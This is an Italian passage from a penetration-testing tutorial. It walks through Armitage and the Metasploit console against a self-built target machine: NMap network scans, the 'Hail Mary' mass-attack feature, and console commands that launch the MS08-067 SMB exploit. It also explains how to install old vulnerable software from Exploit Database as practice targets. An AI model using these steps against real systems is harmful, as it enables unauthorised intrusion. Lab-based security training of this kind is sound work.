informazioni eterogenee che devi essere abile a collegare tra loro.

Esistono, tuttavia, degli “attacchi tecnici”, come amo chiamarli io, che si basano su vulnerabilità specifiche e (più o meno) note. Capire se un obiettivo è vulnerabile consiste, in buona sostanza, nel verificare le sue caratteristiche e confrontarle con le condizioni necessarie ad attivare un certo tipo di attacco. Vogliamo, per esempio, sapere se è

possibile penetrare all’interno di un certo computer sfruttando la vulnerabilità XYZ di Windows 7? Innanzitutto dobbiamo accertarci che su quel computer sia installato Windows 7. Poi, dobbiamo capire se XYZ si verifica in ogni versione di Windows 7 o solo in certe versioni. In quest’ultimo caso, dobbiamo quindi assicurarci che la versione installata nel computer-vittima sia tra queste. A grandi linee, con tutte le semplificazioni del caso, questo è il lavoro di software come Metasploit. Un lavoraccio, ma per fortuna avviene tutto in automatico. E, grazie ad Armitage, è possibile velocizzare un po’ l’operazione. Come?

Innanzitutto, occorre individuare il computer da attaccare. Da Armitage, seleziona il menu *Hosts/NMap Scan/Intense Scan*. A questo punto, specifica l’intervallo di indirizzi IP da verificare. Se hai un indirizzo IP specifico questo è il momento di indicarlo. In altri casi, puoi semplicemente voler individuare quale, o quali, indirizzi IP, in un dato intervallo, possono essere attaccati. Se hai creato una target machine, come ti ho spiegato nel Capitolo 6, è giunta l’ora perfetta per metterla in azione: sarà un piacere individuarla e attaccarla senza ritegno.

In questa casella puoi indicare, quindi, un indirizzo IP specifico o un intervallo, con la cosiddetta “maschera di rete”. Per esempio, nel caso tu abbia una macchina-target nella medesima rete di quella di attacco, puoi impostare 192.168.1.0/24 (naturalmente l’indirizzo può variare a seconda delle situazioni).

Dopo la scansione, Armitage visualizza tutte le macchine trovate in corrispondenza degli IP impostati (sono i cosiddetti *host*). Per esempio, la nostra amata target machine. Nel mio caso la riconosci facilmente, perché è l’unica dotata di sistema operativo Windows (Figura 8.4).

Per avere un rapido riscontro delle sue caratteristiche, dal punto di vista della sicurezza, facci clic sopra con il tasto sinistro del mouse per

selezionarla, e poi con quello destro, seleziona *Scan*. In basso, vedrai complarire un bel po’ di informazioni.




Figura 8.4 Metasploit sfrutta NMap per rilevare quali dispositivi sono presenti in un intervallo specifico di indirizzi IP.

Se invece vuoi un’analisi dei possibili attacchi sferrabili su questa macchina, scegli, dal menu in alto, *Attacks/Find Attacks*. Il box *Progress* scandisce la ricerca degli agognati attacchi. Se al termine non succede nulla non spaventarti: è tutto normale. Ora fai clic con il tasto destro del mouse sulla target machine, per scoprire che è stato attivato il menu *Attack* (e così per ogni host rilevato da Armitage). Si tratta di un menu contestuale con tutti gli attacchi sferrabili verso questo specifico obiettivo. Per lanciare un attacco basta selezionarne uno, se necessario configurarlo dall’apposito box, e infine fare clic su *Launch* (Figura 8.5).




Figura 8.5 Lanciare un modulo di Metasploit contro un determinato obiettivo è semplice, ma è necessario configurare al meglio le sue opzioni.

NOTA

Scansione dopo scansione, il pannello degli host visualizzati da Armitage tende a riempirsi velocemente e a creare confusione. Per questo, ogni tanto, è bene fare un po' di pulizia: seleziona *Host/Clear Database*, ma considera che, a questo punto, dovrai rifare la scansione.

Aggiungere un host specifico

Non sempre la scansione con NMap rivela tutti gli host disponibili. Oppure, un host di tuo interesse non risiede nell'intervallo di indirizzi IP che hai impostato. Armitage ti consente di aggiungere un singolo host, o una serie, in modo semplice. Seleziona *Hosts/Import Hosts*. Nella casella che compare specifica l'indirizzo IP, o gli indirizzi, quindi fai clic su *Add*. L'host viene aggiunto nell'apposito spazio di Armitage, ma per renderlo utilizzabile appieno facci clic sopra con il tasto destro del mouse e seleziona *Scan* (Figura 8.6).




Figura 8.6 In base all'intervallo di indirizzi IP impostato, NMap rileva diversi host. Ottimo per cercare macchine vulnerabili in una rete. Se invece si conosce già un obiettivo specifico, conviene aggiungere l'host a mano.

Tieni in considerazione il fatto che trovare un attacco potenzialmente valido per un obiettivo non equivale ad avere la sicurezza che vada a buon fine. I motivi possono essere molti.

- La vulnerabilità della target machine è stata corretta un istante prima di lanciare l'attacco (succede, oh, se succede).
- I rilievi di Metasploit non sono sempre precisi. A volte, mostra vulnerabilità che non funzionano su quello specifico obiettivo o che funzionano solo con versioni diverse di un dato software.
- Ci sono problemi di rete o conflitti software che non fanno andare a buon fine l'attacco.

- Occorre configurare in modo diverso l’attacco (e questa è la situazione più frequente).

In questi casi conviene ripetere l’attacco, personalizzarlo con i parametri messi a disposizione da Metasploit, oppure sceglierne uno diverso.

È chiaro che in alternativa ad Armitage puoi usare anche la classica console di Metasploit. Puoi usare quella già vista, tipica del framework e accessibile dal terminale di Kali, oppure quella accessibile anche da Armitage, nella parte bassa, sotto l’etichetta *Console*. Sono equivalenti. Da qui, inserisci direttamente le istruzioni desiderate. Per usare senza problemi la console occorre qualche competenza in più. Per esempio, puoi iniziare cercando degli exploit specifici:

```
search smb
```

Questa istruzione cerca gli exploit relativi alle vulnerabilità che affliggono il *Server Message Block* (SMB), un protocollo di condivisione utilizzato in prevalenza da Windows e molto spesso oggetto di attacchi hacker. L’elenco fornito mostra dei parametri importanti, in primis il *Rank*, cioè l’importanza, la data di divulgazione pubblica (*Disclosure Date*) e una breve descrizione (*Description*; Figura 8.7). In linea di massima, maggiore è il *Rank* di un exploit, e più recente è la sua *Disclosure Date*, più sono le possibilità di successo.




Figura 8.7 È possibile accedere a tutti i comandi di Metasploit lanciandone l'interfaccia a console dal terminale e digitandoli direttamente da qui.

NOTA

Una ricerca di questo tipo offre non solo un elenco di exploit veri e propri ma, se disponibili, anche di altri moduli che riguardano la stringa inserita. Per *smb*, per esempio, anche auxiliary, post e via dicendo.

Una volta ottenuto l'elenco degli exploit, scegline uno e osservane le caratteristiche specifiche. Per esempio, tra quelli elencati con l'istruzione precedente:

```
info exploit/windows/smb/ms08_067_netapi
```

Ottieni, così, un sacco di informazioni su questo specifico exploit, che vanno da chi l'ha divulgato, per arrivare a una sua descrizione e istruzioni d'utilizzo. Osserva, in particolare, le *Basic options*, che ti spiegano i principali parametri di configurazione. Ti servono a usare l'exploit. Per avviare l'esecuzione ti basta digitare l'istruzione `use`. Per esempio:

```
use exploit/windows/smb/ms08_067_netapi
```

A questo punto, Metasploit entra nella specifica modalità di esecuzione di quel dato exploit. Innanzitutto, devi impostare le varie opzioni. Nel caso del nostro exploit, per esempio, imposti l'indirizzo IP della target machine, con l'istruzione `set`:

```
set rhost 192.168.1.254
```

Ripeti l'istruzione per ciascun parametro da impostare (non devi seguire un particolare ordine, l'importante è che inserisci *tutti* i parametri necessari). Quando è tutto pronto, non ti resta che eseguire l'exploit. L'istruzione è semplice:

```
exploit
```

Problemi di connessione con la target machine

Anche se faticherai a crederlo, configurare correttamente la tua target machine, specie per quanto concerne la connessione di rete, è una delle cose più difficili per un hacker. Tanti, infatti, sono i casi e i parametri in gioco, tali da richiedere diverse procedure per ogni caso specifico. Se riscontri dei problemi nell'attaccare una target machine creata per i tuoi test, può dipendere proprio dalla configurazione di rete. Eccoti, dunque, una procedura che risolve buona parte dei problemi.

Se usi come hypervisor VMware Workstation Player, prima ancora di avviare la macchina, o quando la stai configurando, vai nelle sue impostazioni, nella sezione *Network Adapter*. Se non lo hai fatto, seleziona *Bridged*, non *Replicate physical network connection state*, e fai clic su *Configure Adapters*. A questo punto scegli con attenzione un solo dispositivo di connessione. Dico "con attenzione", perché devi individuare quello effettivamente utilizzato dal computer e che usi anche con l'altra macchina virtuale, quella con cui utilizzi Metasploit. A questo punto conferma le scelte e avvia la macchina. Avvia anche l'altra macchina virtuale, con la medesima opzione di connessione. Per verificare che la target machine funzioni bene, entra in DOS e digita **ping www.google.it** (o un altro sito di tua preferenza).

Controlla se i pacchetti vengono trasmessi correttamente. Se è tutto ok, la tua target machine è davvero pronta all'uso.

Hail Mary: attacco totale!

C'è una funzione di Armitage, nata un po' per caso e un po' per scherzo, che consente di sferrare una serie di attacchi verso un

obiettivo specifico. Si chiama Hail Mary, non offre il controllo sui parametri di attacco e, in buona sostanza, segue il mantra “prova un po’ di attacchi in sequenza e incrocia le dita”. Chi si occupa di sicurezza informatica vede questa funzione per quel che è: un modo rapido e dozzinale per testare la protezione di un obiettivo nei confronti di attacchi molto noti, verso i quali si dovrebbe avere un minimo di tutela. Per questo motivo, Hail Mary è utilizzata, più che altro, come mossa disperata: non è un caso che la traduzione letterale di questa espressione sia “Ave Maria”. Eseguire un Hail Mary è molto semplice: seleziona *Attacks/Hail Mary* e poi fai clic, nel box visualizzato, su *Yes*. La serie di attacchi viene sferrata su tutti gli host rilevati in precedenza da Armitage, mostrando man mano i progressi fatti. A scanso di equivoci, sappi che raramente Hail Mary porta a risultati interessanti ed è visto più che altro come un curioso *divertissement* (Figura 8.8).




Figura 8.8 Hail Mary in azione. Molto coreografico quanto, spesso, inefficace, ma come test generico può funzionare.

Applicare un exploit specifico

Finora abbiamo visto degli attacchi “generici”: in buona sostanza, non hai mai avuto il pieno controllo sulla loro scelta. Eppure Metasploit, e di conseguenza Armitage, ne offre decine di diversi con cui sperimentare. Non solo: sulla base dell’information gathering, solo tu puoi sapere esattamente quali sono i punti vulnerabili della macchina da attaccare. Dunque, perché non approfittare di tutti i moduli di Metasploit? Per usarne uno di specifico, fai clic sull’host di tuo interesse, per selezionarlo, e poi scegli, dal menu a sinistra, il modulo da utilizzare su quella macchina. A questo punto, fai doppio clic sul modulo: nel box di utilizzo, compare già l’indirizzo IP del tuo obiettivo, quindi non ti resta che configurare i parametri specifici, o lanciare direttamente il modulo. Con la medesima procedura, puoi applicare più moduli, in sequenza.

Una macchina ancora più vulnerabile

Le statistiche parlano chiaro: con il passare del tempo, non è certo diminuito il numero di vulnerabilità che affliggono i dispositivi digitali. Benché ci sia un maggior controllo qualitativo sui software da parte di chi li sviluppa, aumentano esponenzialmente il loro numero e la loro complessità. Senza contare che il mercato diviene sempre più frammentato, tra sistemi operativi desktop e mobile, applicativi, videogame e chi più ne ha più ne metta. Quindi trovare un sistema con qualche vulnerabilità non è un’ipotesi remota, anzi. Tuttavia, se il nostro scopo è sperimentare delle tecniche di hacking verso una target machine, è chiaro che vorremmo infarcirla di vulnerabilità come fossero buchi nel gruviera. Così la faccenda diventa più divertente e, soprattutto, si accelerano i tempi. Creare una target machine basata su

un sistema operativo molto vecchio, non aggiornato e in cui sono state disabilitate le tecnologie di sicurezza, è un deciso passo in avanti in questa direzione. Ma si può fare di più. Per esempio, installarvi dei software dotati, a loro volta, di pericolose quanto affascinanti vulnerabilità. In questo ci vengono in aiuto appositi siti web che raccolgono informazioni su punti deboli ed exploit dei più svariati software.

Uno dei software migliori è senza dubbio Exploit Database (`www.exploit-db.com`; Figura 8.9), che oltretutto mette a disposizione anche i software vulnerabili, pronti per essere installati in target machine su cui sperimentare liberamente. E non è un caso che sia una risorsa eccellente: è sviluppata da Offensive Security, il creatore di Kali Linux.

Ci sono diversi modi di utilizzare in modo efficace questo sito, anche se un paio, più di altri, fanno al caso nostro.

Il primo è avere già in mente un exploit da utilizzare, magari dopo averlo trovato tramite Metasploit. A questo punto, si identifica il codice di riconoscimento dell'exploit e lo si inserisce nel motore di ricerca di Exploit Database (`exploit-db.com`; basta fare clic su Search). Il sito restituisce l'elenco di tutte le applicazioni, funzioni e servizi afflitte da quell'exploit. Basta fare clic su ciascuna per accedere a una scheda che ne riporta ogni dettaglio. Soprattutto, in questa scheda si trova la voce *Vulnerable App* che, se disponibile, mostra un link diretto per il download dell'applicazione vulnerabile. Installandola nella tua target machine puoi così renderla vulnerabile (al solito, fai attenzione che nella target machine non ci siano software di sicurezza pronti a bloccarla o cancellarla).

Un altro buon metodo per sfruttare le potenzialità di questo sito è girovagare tra le sue pagine a caccia di exploit e applicazioni vulnerabili disponibili al download (Figura 8.10). Questo è un ottimo

modo per sperimentare, in particolare, gli exploit più recenti, visto che il sito è aggiornato di continuo.

Figura 8.9 Exploit Database è una vera e propria bibbia per appassionati ed esperti di sicurezza informatica.




Figura 8.10 Una parte dei risultati offerti cercando “Adobe Acrobat Reader” in Exploit Database. In alcuni casi, come si può vedere, è disponibile anche il download dell’applicazione che “patisce” l’exploit indicato.

Vogliamo fare un esempio pratico?

Zervit è un web server, cioè un software che trasforma un computer in un server pronto a offrire servizi web, noto per mostrare parecchie, pericolose, vulnerabilità nelle sue più vecchie versioni. Exploit Database lo contempla (Figura 8.11).

Vai alla pagina `www.exploit-db.com/exploits/12582`. Come puoi notare, alla voce *Vulnerable App* trovi il famigerato link che ti consente di scaricare l’applicativo vulnerabile nella tua target machine. Per farlo, scarica il file compresso, quindi estrai il file eseguibile e avviane l’installazione. Quando ti viene chiesta la porta di “ascolto” (*Port number to listen<80>*) specifica 3232 e premi Invio. Poi digita **Y** e premi ancora Invio. Ci sei: la tua target machine ha una vulnerabilità in più da sfruttare, per lo meno fino a quando rimane attivo questo web server (cioè fino a quando non chiudi l’applicazione).

Exploit Database offre numerosi altri metodi per “peggiorare” la situazione e hai solo l’imbarazzo della scelta. Adobe Acrobat Reader, in quest’ottica, è un’ottima soluzione. Si tratta del noto visualizzatore di PDF e anche i meno esperti di sicurezza sanno quanto, specie nelle prime versioni, fosse vulnerabile ai peggiori tipi di attacco. Ti basta cercare il suo nome nel nostro Exploit Database per trovare decine di riferimenti ed exploit (Figura 8.10). In questo caso, però, non trovi il software scaricabile, motivo per cui lo devi cercare in uno di quei siti che conservano le vecchie versioni di programmi più o meno noti. Uno dei migliori è `www.oldversion.com`. Nella fattispecie, vai su `www.oldversion.com/windows/acrobat-reader-8-1-2` per scaricare la famigerata versione 8.1.2 del software di Adobe. Non ti resta che installarla, naturalmente senza aggiornarla.

Puoi sbizzarrirti a installare altri software vulnerabili, sempre basandoti sugli exploit reperibili su Exploit Database. 3Com TFTP, per esempio: si tratta di un vecchio TFTP server, come il nome suggerisce, che puoi scaricare da `www.exploit-db.com/exploits/2855`. Una volta installato un buon numero di questi software, gli attacchi alla tua target machine dovrebbero farsi decisamente più interessanti. E non credere che installare vecchie versioni di questi programmi sia uno scenario poco realistico: pensa che anche un sistema operativo come Windows XP, vecchio, dismesso da anni e che perfino Microsoft ha consigliato allo sfinimento di cambiare, a oggi è installato sul 2% dei computer a livello mondiale. Sono molti, specie se consideri che, tra questi, vi sono diversi sportelli bancomat e sistemi dedicati alla gestione di infrastrutture critiche, come quelle dedicate a trasporti e apparati militari. E non sto parlando di giocose simulazioni, come quelle che stiamo facendo in queste pagine.




Figura 8.11 Zervit, in questo caso, è stato installato e avviato in una target machine basata su un Windows XP non aggiornato, con firewall disattivato e nessun antivirus. C'è un bel po' di materiale su cui lavorare...

Se Explorer non va

